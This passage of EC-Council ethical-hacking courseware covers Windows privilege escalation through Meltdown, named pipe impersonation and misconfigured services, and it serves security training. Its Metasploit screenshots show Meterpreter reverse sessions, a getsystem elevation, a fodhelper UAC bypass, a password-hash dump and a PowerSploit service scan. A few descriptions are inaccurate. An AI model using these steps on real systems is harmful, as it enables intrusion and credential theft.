
Attackers may use this vulnerability to read adjacent memory locations of a process and access information for which he/she is not authorized. This vulnerability helps attackers to extract confidential information, such as credentials stored in the browser, from that target process. In certain cases, using this vulnerability, an attacker can even read the kernel memory or perform a web-based attack using JavaScript.

- **Meltdown Vulnerability**

  Meltdown vulnerability is found in all Intel and ARM processors deployed by Apple. This vulnerability allows attackers to trick a process into accessing out-of-bounds memory by exploiting CPU optimization mechanisms such as speculative execution. For example, an attacker requests to access an illegal memory location. He/she sends a second request to read a valid memory location conditionally. In this case, a processor using speculative execution will complete evaluating the result for both requests before checking the first request. When the processor checks that the first request is invalid, it rejects both requests after checking the privileges. Even though the processor rejects both the requests, the results of both the requests remain in the cache memory. Now the attacker sends multiple valid requests to access out-of-bounds memory locations.

  Attackers may use this vulnerability to escalate privileges by forcing an unprivileged process to read other adjacent memory locations, such as kernel memory and physical memory. This leads to critical system information such as credentials, private keys, etc. being revealed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation using Named Pipe Impersonation

In Windows OS, named pipes are used to provide legitimate communication between running processes. In this technique, the messages are exchanged between the processes using a file. For example, if process A wants to send a message to another process B, then process A writes the message to a file and process B reads the message from that file. Attackers often exploit this technique to escalate their privileges on the victim system to a user account with higher access privileges.

In any Windows system, when a process creates a pipe, it will act as a pipe server. If any other process wants to communicate with this process, it will connect to this pipe and it becomes a pipe client. When a client connects to the pipe, the pipe server can utilize the access privileges and security context of the pipe client. Attackers exploit this feature by creating a pipe server with fewer privileges and trying to connect with a client with higher privileges than the server.

Attackers use tools such as Metasploit to perform named pipe impersonation on a target host. Attackers exploit vulnerabilities that exist in the target remote host to obtain an active session and use Metasploit commands such as **getsystem** to gain administrative-level privileges and extract password hashes of the admin/user accounts.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
[*] Started reverse TCP handler on 10.10.10.13:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49766) at 2019-11-27
17:58:59 +0800

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20191127182605_default_10.10.10.10_windows.hashes_567622.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was atte
mpted:
[-] Named Pipe Impersonation (In Memory/Admin)
```

Figure 6.80: Screenshot of Metasploit showing privilege escalation

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
TARGET => 0
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Sending stage (179779 bytes) to 10.10.10.10
[*] Cleaining up registry keys ...
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:49792) at 2019-11-27 1
8:30:40 +0800

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 6.81: Screenshot of Metasploit showing privilege escalation

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
ParrotTerminal
File Edit View Search Terminal Help
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20191106035031_default_10.10.10.10_windows.hashes_225094.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY b9590de0919afd869fa976788511d157...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Admin:1000:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
[+]     Jason:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Shiela:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Figure 6.82: Screenshot of Metasploit showing dump of password hashes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Privilege Escalation by Exploiting Misconfigured Services

Unquoted Service Paths

- In Windows operating systems, when starting a service, the system attempts to find the location of the executable file to launch the service
- The executable path is enclosed in quotation marks "", so that the system can easily locate the application binary
- Attackers exploit services with unquoted paths running under SYSTEM privileges to elevate their privileges

Service Object Permissions

- Misconfigured service permissions may allow an attacker to modify or reconfigure the attributes associated with that service
- By exploiting such services, attackers can even add new users to the local administrator group and then hijack the new account to elevate their privileges




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Exploiting Misconfigured Services (Cont'd)

Unattended Installs

- Unattended install details such as configuration settings used during the installation process are stored in Unattend.xml file
- Unattend.xml file is stored in one of the following locations:
  - `C:\Windows\Panther\`
  - `C:\Windows\Panther\Unattend\`
  - `C:\Windows\System32\`
  - `C:\Windows\System32\sysprep\`
- Attackers exploit information stored in Unattend.xml to escalate privileges



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation by Exploiting Misconfigured Services

Attackers generally exploit zero-day vulnerabilities that exist in target systems to escalate privileges. If attackers are unable to find such exploits, they try to escalate privileges by abusing misconfigured services in the target OS. Insecure or improper configuration of system services allows attackers to elevate their privileges in the target system. For example, attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, etc. to elevate access privileges.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use tools such as Metasploit to obtain an active session with the target host. After establishing an active session, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.




Figure 6.83: Screenshot of Metasploit showing shell access to the target system

- **Unquoted Service Paths**

  In Windows OSs, when a service starts running, the system attempts to find the location of the executable file to launch the service successfully. Generally, the executable path is enclosed in quotation marks "", so that the system can easily locate the application binary. Some executable files may not include quoted paths and include whitespace in between; in this scenario, the system tries to find the application binary by searching all the folders that exist in the path until the executable is found. Attackers exploit services with unquoted paths running under SYSTEM privileges to elevate their privileges.




Figure 6.84: Screenshot of Metasploit showing execution of PowerSploit to detect unquoted service paths

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Service Object Permissions**

  A misconfigured service permission may allow an attacker to modify or reconfigure the attributes associated with that service. This may even lead to changing the location of the application binary to a malicious executable created by the attacker. By exploiting such services, attackers can even add new users to the local administrator group in the system. Attackers then hijack the new account to elevate their access privileges.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
[*] Checking service executable and argument permissions...

ServiceName                       : ClickToRunSvc
Path                              : "C:\Program Files\Common Files\Microsoft Shared\
ClickToRun\OfficeClickToRun.exe"
                                    /service
ModifiableFile                    : C:\
ModifiableFilePermissions         : AppendData/AddSubdirectory
ModifiableFileIdentityReference   : NT AUTHORITY\Authenticated Users
StartName                         : LocalSystem
AbuseFunction                     : Install-ServiceBinary -Name "ClickToRunSvc"
CanRestart                        : False

ServiceName                       : ClickToRunSvc
Path                              : "C:\Program Files\Common Files\Microsoft Shared\
ClickToRun\OfficeClickToRun.exe"
                                    /service
ModifiableFile                    : C:\
ModifiableFilePermissions         : {Delete, GenericWrite, GenericExecute, GenericRe
ad}
ModifiableFileIdentityReference   : NT AUTHORITY\Authenticated Users
StartName                         : LocalSystem
AbuseFunction                     : Install-ServiceBinary -Name "ClickToRunSvc"
CanRestart                        : False

ServiceName                       : gupdate
Path                              : "C:\Program Files (x86)\Google\Update\GoogleUpda
te.exe" /svc
ModifiableFile                    : C:\
ModifiableFilePermissions         : AppendData/AddSubdirectory
ModifiableFileIdentityReference   : NT AUTHORITY\Authenticated Users
StartName                         : LocalSystem
AbuseFunction                     : Install-ServiceBinary -Name "gupdate"
CanRestart                        : False
```

Figure 6.85: Screenshot of Metasploit showing execution of PowerSploit to detect misconfigured service permissions

- **Unattended Installs**

  Unattended installs allow attackers to deploy Windows OSs without the intervention of an administrator. Administrators need to manually clean up the unattended install details stored in the Unattend.xml file. This XML file stores all the information related to the configuration settings set during the installation process and may also include sensitive information such as the configuration of local accounts, usernames, and even decoded passwords.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In Windows systems, the Unattend.xml file is stored in one of the following locations:

```
C:\Windows\Panther\
C:\Windows\Panther\Unattend\
C:\Windows\System32\
C:\Windows\System32\sysprep\
```

If attackers can gain access to this file, then they can easily obtain credential information and configuration settings used during the installation of that service or application. Attackers use this information to escalate privileges.





Figure 6.86: Screenshot of Metasploit showing execution of PowerSploit to detect unattended installs

Ethical Hacking and Countermeasures Copyright © by EC-Council
